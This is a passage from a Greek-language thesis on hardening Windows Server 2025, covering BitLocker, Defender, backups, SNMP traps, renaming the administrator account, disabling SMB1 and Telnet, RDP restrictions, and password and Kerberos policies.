Μέσα από την ενεργοποίηση του Bitlocker γίνεται κρυπτογράφηση του δίσκου διασφαλίζοντας ότι τα δεδομένα δεν μπορούν να διαβαστούν χωρίς την κατάλληλη αυθεντικοποίηση καθώς και δίνεται η δυνατότητα ακόμα και ο υπολογιστής, εικονική μηχανή κτλ αν δεν διαθέτει tpm

να μπορει να χρησιμοποιηθεί με την χρήση κάποιο κωδικού ή χρήσης ενός usb με τα κλειδιά κρυπτογράφησης.




Εικόνα 64:set up password

Στη συγκεκριμένη περίπτωση βάζουμε ένα δύσκολο password το οποίο θα μας ζητηθεί κατά την επανεκκίνηση του υπολογιστή.

Εικόνα 65:Επιλογή κρυπτογράφησης

Εδώ επιλέγουμε τον τρόπο κρυπτογρφησης όπου θα διασφαλισει ότι τα δεδομένα μας θα παραμείνουν ασφαλή, και βλέπουμε ότι χρησιμοποιεί τον αλγόριθμο κρυπτογράφησης XTS-AES, ο οποίος προσφέρει πρόσθετη υποστήριξη ακεραιότητας.




Αυθεντικοποίηση κατα την εκκίνηση

Σε αυτό το σημείο επιλέγουμε η αυθεντικοποίηση του χρήστης να γίνει κατά την εκκίνηση του υπολογιστή, διασφαλίζοντας ότι μόνο εξουσιοδοτημένοι χρήστες μπορούν να αποκτούν πρόσβαση.

Κεφάλαιο 4:Ενίσχυση της ασφάλειας ενός Windows Server 2025

Στο συγκεκριμένο κεφάλαιο θα δούμε πως μπορούμε να θωρακίσουμε το λειτουργικό μας σύστημα από απειλές μέσα από τεχνικές, παραμετροποιήσεις και εργαλεία του Widows Server 2025. Θα ρυθμίσουμε σωστά τις πολιτικές ασφαλείας και θα ενεργοποιήσουμε λειτουργίες όπως το Windows Defender, το Credential protection και το laps κτκ. Θα δούμε τη σημασία της τακτικής εφαρμογής ενημερώσεων και αντιγράφων ασφαλείας αλλά και τα τις υπηρεσίες ασφάλειας του active directory. Επιπλέον, εστιάζουμε στη ρύθμιση ελεγχόμενης πρόσβασης, στη χρήση αρχείων καταγραφής και συστημάτων παρακολούθησης για την ανίχνευση ασυνήθιστων δραστηριοτήτων.


4.1 Ενημερώσεις



Ενημερώσεις

Το πρώτο πράγμα που κάνουμε είναι να τρέξουμε τα updates, τα οποία διασφαλίζουν ότι το σύστημα μας είναι ενημερωμένο είτε από ευπάθειες που έχουν εντοπιστεί, από zero day επιθέσεις, είτε αφορούν bugs που επηρεάζουν την απόδοση του συστήματος. Οι οργανισμοί που δεν μένουν ενημερωμένοι είναι πολύ πιθανό να πέσουν θύματα ransomware ή malware επιθέσεων καθώς μένουν εκτεθειμένοι με παλαιότερες εκδόσεις λογισμικού και λειτουργικών συστημάτων. Αφού τελειώσουν τα updates, κάνουμε restart και περιμένουμε. Μόλις επιβεβαιώσουμε ότι είμαστε last update μπορούμε να προχωρήσουμε στις υπόλοιπες ενέργειες προκειμένου να αυξήσουμε τα επίπεδα ασφάλειας στον Windows Server 2025.

4.2 Ενεργοποίηση του Defender για Virus &threat protection



Εικόνα 66:Virus & threat protection

Μέσα από το Virus & threat protection διασφαλίζουμε ότι το σύστημα μας δεν έχει εντοπίσει κάποια απειλή για το λειτουργικό μας. Επιπλέον μας δείχνει πότε έγινε το τελευταίο scan ώστε να ξέρουμε για ποιο διάστημα δεν έχει υπάρξει αντίστοιχος έλεγχος.


Στην κατηγορία Scan Options βλέπουμε ποιες μεθόδους σάρωσης έχουμε:

- Quick scan (Γρήγορη σάρωση): Ελέγχει μόνο τις βασικές περιοχές του συστήματος.
- Full scan (Πλήρης σάρωση): Ελέγχει ολόκληρο το σύστημα για απειλές, κάτι που μπορεί να διαρκέσει περισσότερο.
- Custom scan (Προσαρμοσμένη σάρωση): Σου επιτρέπει να επιλέξεις συγκεκριμένα αρχεία ή φακέλους για σάρωση.
- Offline scan (Εκτός σύνδεσης σάρωση): Χρησιμοποιείται για να εντοπίσει και να αφαιρέσει απειλές που είναι δύσκολο να αφαιρεθούν όταν το σύστημα είναι σε λειτουργία.

Στην κατηγορία allowed threats εμφανίζονται οι απειλές που μπορεί να έχουμε επιτρέψει παρόλο που το anivirus τις εντοπίζει ως κακόβουλες.

Στην κατηγορία Protection history καταγράφονται όλες οι ενέργειες που έγιναν, όπως απειλές που εντοπίστηκαν και έγιναν mitigate, όπως και τελευταίες ενημερώσεις.

Βλέπουμε ότι είμαστε last update.




Εικόνα 67:Core Isolation

Ενεργοποιούμε το Memory integrity και Microsoft Vulnerable Driver Blocklist.

Memory Integrity (Ακεραιότητα Μνήμης): Αυτή η επιλογή προστατεύει το σύστημα αποτρέποντας την εισαγωγή κακόβουλου κώδικα σε διαδικασίες υψηλής ασφάλειας. Είναι ένας μηχανισμός που ενισχύει την ασφάλεια της μνήμης χρησιμοποιώντας εικονικοποίηση για την απομόνωση κρίσιμων διαδικασιών, καθιστώντας πολύ πιο δύσκολη την επίθεση μέσω ευπαθειών που σχετίζονται με τη μνήμη.

Microsoft Vulnerable Driver Blocklist: Αυτή η επιλογή αφορά την προστασία του συστήματος από drivers που περιέχουν γνωστά προβλήματα ασφαλείας. Η Microsoft διατηρεί μια λίστα από ευάλωτους drivers που ενδέχεται να περιέχουν ευπάθειες, και αυτή η ρύθμιση εμποδίζει την εκτέλεσή τους. Αυτό μειώνει τον κίνδυνο εκμετάλλευσης κακόβουλων ή προβληματικών drivers, οι οποίοι θα μπορούσαν να χρησιμοποιηθούν για επιθέσεις.

4.3Εφαρμογή των κατάλληλων back up policies (πολιτικών)




Εικόνα 68:Back up policies

Η λειτουργία του Windows Server Backup είναι η δημιουργία αντίγραφων ασφάλειας των δεδομένων, των ρυθμίσεων του συστήματος, των δικαιωμάτων και ρόλων των χρηστών αλλά και υπηρεσιών του server.Σε περίπτωση που ο server γίνει compromised μέσω κακόβουλου λογισμικού ή ransomware επίθεσης με αποτέλεσμα τα δεδομένα μας να κρυπτογραφηθούν ή να καταστραφούν, μέσω του backup μας δίνεται η δυνατότητα αποκατάστασης του συστήματος με καθαρά αντίγραφα στην πρότερη κατάσταση. Άλλες περιπτώσεις που μπορεί να χρειαστεί να γίνει ανάκτηση είναι σε περίπτωση όπου οι μηχανικοί εφαρμόσουν λάθος πολιτικές που έχουν επίπτωση στην απόδοση του server μπορούμε να επανέλθουμε στο σημείο των backup και πριν εφαρμόσουμε τις <<άστοχες>>

ενέργειες. Επιπλέον με την οδηγία του NIS2 όπου αναφερθήκαμε στην εισαγωγή, υπάρχει ως προαπαιτούμενο η εφαρμογή των αντίστοιχων πολιτικών επιχειρησιακής συνέχειας, και το Windows Server Backup είναι μια λειτουργία όπου βοηθάει στο να επιτύχουμε τα επίπεδα συμμόρφωσης που απαιτούνται. Τέλος μας δίνεται και η δυνατότητα να επιλέξουμε συγκεκριμένα αρχεία ή φάκελους που πιθανόν να έχουν διαγραφεί σε περίπτωση που δεν θέλουμε να επαναφέρουμε όλο το σύστημα στην πρότερη κατάσταση.

4.4 Εφαρμογή των κατάλληλων SNMP settings

Το SNMP είναι ένα πρωτόκολλο που χρησιμοποιείται ευρέως για την παρακολούθηση και διαχείριση διακομιστών. Η πρόσβαση στον SNMP agent γίνεται με τη χρήση ενός κωδικού που ονομάζεται community string. Η προεπιλεγμένη ασφάλεια του SNMP βασίζεται σε μια ονομασία κοινότητας, όπως “Public” ή “Private”. Η ονομασία της κοινότητας λειτουργεί σαν κωδικός πρόσβασης για τη σύνδεση μέσω SNMP.[38]




Εικόνα 69:SNMP trap

Κάνουμε την υπηρεσία start με σκοπό να αυξήσουμε τα επίπεδα ελέγχου όσο αφορά το δίκτυο. Η υπηρεσία SNMP Trap επιτρέπει την αποστολή άμεσων ειδοποιήσεων όταν εντοπίζονται προβλήματα ή ανωμαλίες στο δίκτυο ή στους διακομιστές. Αυτές οι ειδοποιήσεις μπορούν να ενημερώσουν τον διαχειριστή για κρίσιμα ζητήματα, όπως υπερφόρτωση δικτύου, σφάλματα υλικού ή επιθέσεις. Με αυτόν τον τρόπο, ο διαχειριστής μπορεί να δράσει γρήγορα και να αποτρέψει σοβαρότερα προβλήματα. Τα μηνύματα "trap" που λαμβάνει η υπηρεσία μπορούν να χρησιμοποιηθούν για την ανίχνευση τυχόν κακόβουλων δραστηριοτήτων ή μη εξουσιοδοτημένης πρόσβασης. Εάν μια συσκευή ή ένας διακομιστής συμπεριφέρεται περίεργα, η υπηρεσία SNMP Trap θα ενημερώσει άμεσα τον διαχειριστή, επιτρέποντας την έγκαιρη ανίχνευση απειλών.

4.5 Αλλαγή του ονόματος του administrator

Θα αλλάξουμε το όνομα του administrator ώστε να δυσκολέψουμε τον επιτιθέμενο να πραγματοποιήσει brute force attack ή privilege escalation επιθέσεις. Οι επιτιθέμενοι όταν θέλουν να εκμεταλλευτούν τα δικαιώματα ή κάποιο λογαριασμό χρήστη ο πρώτος στόχος είναι ο administrator καθώς έχει πρόσβαση σε υπηρεσίες, δικαιώματα και λειτουργίες όπου σε περίπτωση που θέλει κάποιος να τις εκμεταλλευτεί είναι σίγουρο ότι με τα δικαιώματα του administrator θα μπορέσει. Καθώς τα Windows σαν προεπιλογή έχουν ως username->administrator ο επιτιθέμενος μπορέι μέσα από social engineering ή και με απλές επιθέσεις στο password να ανακαλύψει το συνθηματικό και να

αποκτήσει το λογαριασμό. Αλλάζοντας το username δσκολεύουμε αρκετά τον επιτιθέμενο καθώς πέρα από το password θα πρέπει να ανακαλύψει και το username με δεδομένο βέβαια ότι έχουμε ασφαλίσει τον Windows Server σε ενδεχόμενη domain enumeration επίθεση, κάτι το οποίο θα το δούμε στο τέλος της εργασίας μας με τις δοκιμαστικές επιθέσεις όπου θα πραγματοποιήσουμε.




Εικόνα 70:Sudoadmin

Εικόνα 71:Sign in με νέο username

Εδώ επιβεβαιώνουμε ότι η αλλαγή έχει γίνει επιτυχώς καθώς για να εισέλθουμε θα χρειαστούμε το νέο username.


4.6 Απενεργοποίηση μη απαραίτητων πρωτόκολλων δικτύου

Βλέπουμε ότι στα Windows Server 2025 το smb 1.0 δεν είναι εγκατστημένο από προεπιλογή, αυξάνοντας τα επίπεδα ασφάλειας.



Εικόνα 72:Απενεργοποίηση SMB1.0

Με την απενεργοποίηση του Telnet Client, εμποδίζεται η χρήση ενός μη ασφαλούς πρωτοκόλλου που θα μπορούσε να αξιοποιηθεί από κακόβουλους χρήστες επιπλέον δεδομένου ότι το Telnet δεν κρυπτογραφεί την επικοινωνία, η απενεργοποίησή του μειώνει τον κίνδυνο διαρροής δεδομένων.




Εικόνα 73:Απενεργοποίηση του Telnet Client

4.7 Αύξηση της ασφάλειας στα Terminal Services

Τα terminal services επιτρέπουν σε χρήστες να έχουν πρόσβαση απομακρυσμένα (remotely) σε προγράμματα και στο τερματικό server με αποτέλεσμα να αποτελούν ευπάθεια για κάποιον επιτιθέμενο που θέλει να παραβιάσει το τερματικό μας με σκοπό την πρόσβαση ή αλλοίωση του. Κάποιοι τρόποι όπου αυξάνουν την ασφάλεια μας είναι οι παρακάτω:


4.7.1 Να ζητείται πάντα από τον client η εισαγωγή password κατά την σύνδεση



Εικόνα 74:Always promp for passwords

Με την παρακάτω πολιτική αναγκάζω όποιον θέλει να αποκτήσει remote πρόσβαση σε υπηρεσίες ή το τερματικό να βάζει το απαραίτητο password. Με αυτόν τον τρόπο αυξάνω την ασφάλεια καθώς απαιτείται κάποια brute force επίθεση στον συγκεκριμένο χρήστη κάθε φορά και όχι απλά η κλοπή του username ώστε να αποκτήσει πρόσβαση. Η ενίσχυση της ασφάλειας στο δίκτυο και τις απομακρυσμένες συνδέσεις περιλαμβάνει τη χρήση μιας σειράς από μέτρα προστασίας που διασφαλίζουν την ακεραιότητα και την εμπιστευτικότητα των δεδομένων. Ένα από τα βασικά μέτρα είναι η Χρήση Πολυπαραγοντικής Επαλήθευσης (MFA), η οποία προσθέτει ένα επιπλέον επίπεδο ασφάλειας, απαιτώντας από τους χρήστες να επαληθεύουν την ταυτότητά τους με περισσότερα από ένα στοιχεία, όπως έναν κωδικό από εφαρμογή ή SMS.Επιπλέον, ο Περιορισμός Πρόσβασης με Διευθύνσεις IP ενισχύει τον έλεγχο πρόσβασης, καθώς επιτρέπει τη σύνδεση μόνο από συγκεκριμένες διευθύνσεις IP ή γεωγραφικές περιοχές, μειώνοντας τον κίνδυνο μη εξουσιοδοτημένων προσβάσεων. Αυτό γίνεται με τη ρύθμιση των κανόνων του firewall, εξασφαλίζοντας ότι η πρόσβαση περιορίζεται μόνο σε εξουσιοδοτημένους χρήστες. Η Ενεργοποίηση του Network Level Authentication (NLA) παρέχει ένα επιπλέον επίπεδο προστασίας κατά τις απομακρυσμένες συνδέσεις. Με το NLA, η ταυτότητα του χρήστη επιβεβαιώνεται πριν από την εδραίωση της σύνδεσης με τον διακομιστή, μειώνοντας την πιθανότητα ανεπιθύμητων συνδέσεων και αυξάνοντας την ασφάλεια του συστήματος.Τέλος, η Χρήση SSL/TLS για Κρυπτογράφηση εξασφαλίζει ότι όλες οι απομακρυσμένες συνδέσεις προστατεύονται μέσω κρυπτογράφησης. Αυτό επιτυγχάνεται με τη ρύθμιση των συνδέσεων μέσω των πρωτοκόλλων SSL ή TLS, διασφαλίζοντας ότι τα δεδομένα που μεταφέρονται παραμένουν ιδιωτικά και προστατευμένα από υποκλοπές. Αυτές οι πρακτικές, όταν χρησιμοποιούνται συνδυαστικά, δημιουργούν ένα ισχυρό πλαίσιο ασφάλειας, προστατεύοντας τόσο τους χρήστες όσο και τα δεδομένα σε απομακρυσμένα και δικτυακά περιβάλλοντα.


4.7.2 Διαχείριση Δικαιωμάτων Χρηστών



Εικόνα 75:Remote Management Users

Βάζω μόνο συγκεκριμένους χρήστες όπου θα έχουν το δικαίωμα σύνδεσης, με αυτό τον τρόπο εφαρμόζω την πολιτική least of privilege με σκοπό να περιορίσω τους χρήστες που έχουν την δυνατότητα και ανάγκη πρόσβαση απομακρυσμένα. Με αυτό τον τρόπο προκειμένου να μπορέσει ο επιτιθέμενος να παραβιάσει το σύστημα πρέπει να παραβιάσει τον χρήστη που έχει τα συγκεκριμένα δικαιώματα, το οποίο μπορούμε να το διασφαλίσουμε και αυτό, όπως είδαμε σε άλλο κεφάλαιο στην εργασία μας.


4.7.3 Να μην επιτρέπεται η ανακατεύθυνση του LPT port



Εικόνα 76:Να μην επιτρέπεται η ανακατεύθυνση του LPT port

Από προεπιλογή, οι Υπηρεσίες Απομακρυσμένης Επιφάνειας Εργασίας επιτρέπουν την ανακατεύθυνση θύρας LPT. Ενεργοποιούμε αυτήν τη πολιτική και οι χρήστες των Υπηρεσιών Απομακρυσμένης Επιφάνειας Εργασίας δεν μπορούν να ανακατευθύνουν δεδομένα του διακομιστή στην τοπική θύρα LPT.

4.7.4 Ενεργοποίηση κρυπτογράφησης μεταξύ client και server




Εικόνα 77:Ενεργοποίηση κρυπτογράφησης μεταξύ client και server

Ενεργοποιούμε αυτήν τη πολιτική και όλες οι επικοινωνίες μεταξύ client και διακομιστών <<RD Session Host>> κατά τις απομακρυσμένες συνδέσεις πρέπει να χρησιμοποιούν τη μέθοδο κρυπτογράφησης που καθορίζεται. Βάζουμε την επιλογή <<high level>> και η κρυπτογράφηση των δεδομένων που αποστέλλονται από τον client στον διακομιστή και από τον διακομιστή στον client χρησιμοποιούν ισχυρή κρυπτογράφηση 128-bit. Χρησιμοποιήστε αυτό το επίπεδο κρυπτογράφησης σε περιβάλλοντα που περιέχουν μόνο πελάτες 128-bit οι clients που δεν υποστηρίζουν αυτό το επίπεδο κρυπτογράφησης δεν μπορούν να συνδεθούν στους διακομιστές RD Session Host. Μέσω αυτή της πολιτικής αυξάνουμε τα επίπεδα ασφάλεια και προστατευόμαστε από πληθώρα επιθέσεων(Data Interception, Man-in-the-Middle Attacks, Data Tampering, Unauthorized Access, Encryption Breaking Attacks κτλ).

4.8 Απενεργοποίηση remote desktop sharing

Ενεργοποιώ την επιλογή η οποία αποτρέπει την κοινή χρήση της απομακρυσμένης επιφάνειας εργασίας. Αυτό σημαίνει ότι οι χρήστες δεν θα μπορούν να μοιράζονται την οθόνη ή την επιφάνεια εργασίας τους απομακρυσμένα, είτε μέσω του Remote Desktop Protocol(RDP).



Εικόνα 78:Disable remote Desktop Sharing

Πίνακας 20:Πως αυξάνεται η πολιτική ασφάλειας


Περιορισμός Μη Εξουσιοδοτημένης Πρόσβασης	Αποτρέπεται η δυνατότητα σε μη εξουσιοδοτημένα ατόμα να έχουν οπτική πρόσβαση ή να ελέγχουν τον διακομιστή εξ αποστάσεως μέσω της κοινής χρήσης της επιφάνειας εργασίας. Έτσι, μειώνεται ο κίνδυνος διαρροής δεδομένων και ευαίσθητων πληροφοριών.

Αποφυγή Κακόβουλων Επιθέσεων	Η κοινή χρήση επιφάνειας εργασίας μπορεί να χρησιμοποιηθεί από κακόβουλα άτομα για να πάρουν τον έλεγχο του συστήματος ή να παρακολουθήσουν τις δραστηριότητες του χρήστη. Με την απενεργοποίηση αυτής της λειτουργίας, μειώνονται οι πιθανότητες επιθέσεων μέσω κακόβουλου λογισμικού που εκμεταλλεύεται τέτοιες συνδέσεις.
Ελαχιστοποίηση Επιθέσεων Κοινωνικής Μηχανικής (Social Engineering)	Όταν είναι απενεργοποιημένη η κοινή χρήση της επιφάνειας εργασίας, μειώνεται ο κίνδυνος ατόμων που μπορούν να "παρακολουθήσουν" το σύστημα απομακρυσμένα, διευκολύνοντας έτσι την αποτροπή επιθέσεων κοινωνικής μηχανικής, όπου οι επιτιθέμενοι πείθουν τους χρήστες να επιτρέψουν την πρόσβαση.
Περιορισμός Πρόσβασης σε Ευαίσθητες Πληροφορίες	Σε διακομιστές όπου τηρούνται ευαίσθητα δεδομένα, η απενεργοποίηση της δυνατότητας κοινής χρήσης της επιφάνειας εργασίας περιορίζει την πρόσβαση σε κρίσιμα δεδομένα, διασφαλίζοντας την προστασία τους.
Ευθυγράμμιση με Πολιτικές Συμμόρφωσης	Πολλά πρότυπα συμμόρφωσης, όπως το GDPR, απαιτούν αυστηρό έλεγχο πρόσβασης σε συστήματα με ευαίσθητες πληροφορίες. Απενεργοποιώντας την κοινή χρήση της απομακρυσμένης επιφάνειας εργασίας, οι οργανισμοί εξασφαλίζουν τη συμμόρφωση με αυτές τις απαιτήσεις.

4.9 Βέλτιστο Account management

Το βέλτιστο account management αποτελεί θεμελιώδη πρακτική για την ασφάλεια και τη διαχείριση των πληροφοριακών συστημάτων. Παρακάτω θα δούμε την εφαρμογή πολιτικών ασφαλείας για κωδικούς, τη χρήση κατάλληλων group policies και την απενεργοποίηση ανενεργών λογαριασμών. Με αυτές τις διαδικασίες διασφαλίζεται η προστασία των δεδομένων και η συμμόρφωση με τα πρότυπα ασφαλείας.

4.9.1 Εφαρμογή Password Policies



Εικόνα 79:Επιλογή Domain

Το Group Policy Modeling Wizard στα Windows Server, ένα εργαλείο που επιτρέπει στους διαχειριστές να ελέγξουν και να την εφαρμόσουν πολιτικές (Group Policies) σε ένα domain. Στην συγκεκριμένη περίπτωση, το εργαλείο έχει επιλέξει να τρέξει σε ένα Domain Controller με το όνομα "WIN-QUTDVIE2P03.papei.Nikaia", ο οποίος ανήκει στο domain papei.Nikaia.

Account Policies/Password Policy

Policy	Setting	Winning GPO
Enforce password history	24 passwords remembered	Default Domain Policy
Maximum password age	42 days	Default Domain Policy
Minimum password age	1 days	Default Domain Policy
Minimum password length	7 characters	Default Domain Policy
Password must meet complexity requirements	Enabled	Default Domain Policy
Store passwords using reversible encryption	Disabled	Default Domain Policy

Εικόνα 80:Account Policies

Πίνακας 21:Εξήγηση Account Policies

Enforce password history	Θυμάται τους τελευταίους 24 κωδικούς πρόσβασης. Αυτό αποτρέπει τους χρήστες από το να χρησιμοποιούν παλιούς κωδικούς, ενισχύοντας την ασφάλεια.
Maximum password age	Η μέγιστη διάρκεια ισχύος ενός κωδικού είναι 42 ημέρες. Μετά από αυτό το διάστημα, ο χρήστης πρέπει να αλλάξει τον κωδικό του.
Minimum password age	Ο κωδικός πρέπει να χρησιμοποιείται για τουλάχιστον 1 ημέρα πριν μπορέσει να αλλάξει, αποτρέποντας τους χρήστες από το να αλλάζουν κωδικούς επανειλημμένα για να επαναχρησιμοποιούν τον παλιό.
Minimum password length	Ο ελάχιστος αριθμός χαρακτήρων για τον κωδικό είναι 7, ενθαρρύνοντας την επιλογή πιο ασφαλών κωδικών.
Password must meet complexity requirements	Οι κωδικοί πρέπει να πληρούν συγκεκριμένες απαιτήσεις πολυπλοκότητας (π.χ., να περιέχουν κεφαλαία γράμματα, πεζά, αριθμούς ή ειδικούς χαρακτήρες).
Store passwords using reversible encryption	Είναι απενεργοποιημένο, ώστε οι κωδικοί να μην αποθηκεύονται σε μορφή που να μπορεί να αποκρυπτογραφηθεί, ενισχύοντας έτσι την ασφάλεια.[29]

Account Policies/Kerberos Policy

Policy	Setting	Winning GPO
Enforce user logon restrictions	Enabled	Default Domain Policy
Maximum lifetime for service ticket	600 minutes	Default Domain Policy
Maximum lifetime for user ticket	10 hours	Default Domain Policy
Maximum lifetime for user ticket renewal	7 days	Default Domain Policy
Maximum tolerance for computer clock synchronization	5 minutes	Default Domain Policy

Εικόνα 81:Kerberos Policy

Πίνακας 22:Εξήγηση των Kerberros policies


Enforce user logon restrictions	Είναι ενεργοποιημένη και διασφαλίζει ότι οι περιορισμοί σύνδεσης για τον χρήστη εφαρμόζονται, αυξάνοντας την ασφάλεια.
Maximum lifetime for service ticket	Η μέγιστη διάρκεια του εισιτηρίου υπηρεσίας είναι 600 λεπτά. Το εισιτήριο (ticket) επιτρέπει σε χρήστες να έχουν πρόσβαση σε υπηρεσίες εντός αυτού του χρονικού διαστήματος.
Maximum lifetime for user ticket	Το εισιτήριο χρήστη ισχύει για 10 ώρες, μετά τις οποίες πρέπει να εκδοθεί νέο εισιτήριο για πρόσβαση σε υπηρεσίες.
Maximum lifetime for user ticket renewal	Η ανανέωση του εισιτηρίου χρήστη επιτρέπεται για έως 7 ημέρες, παρέχοντας ευελιξία χωρίς να θέτει σε κίνδυνο την ασφάλεια.
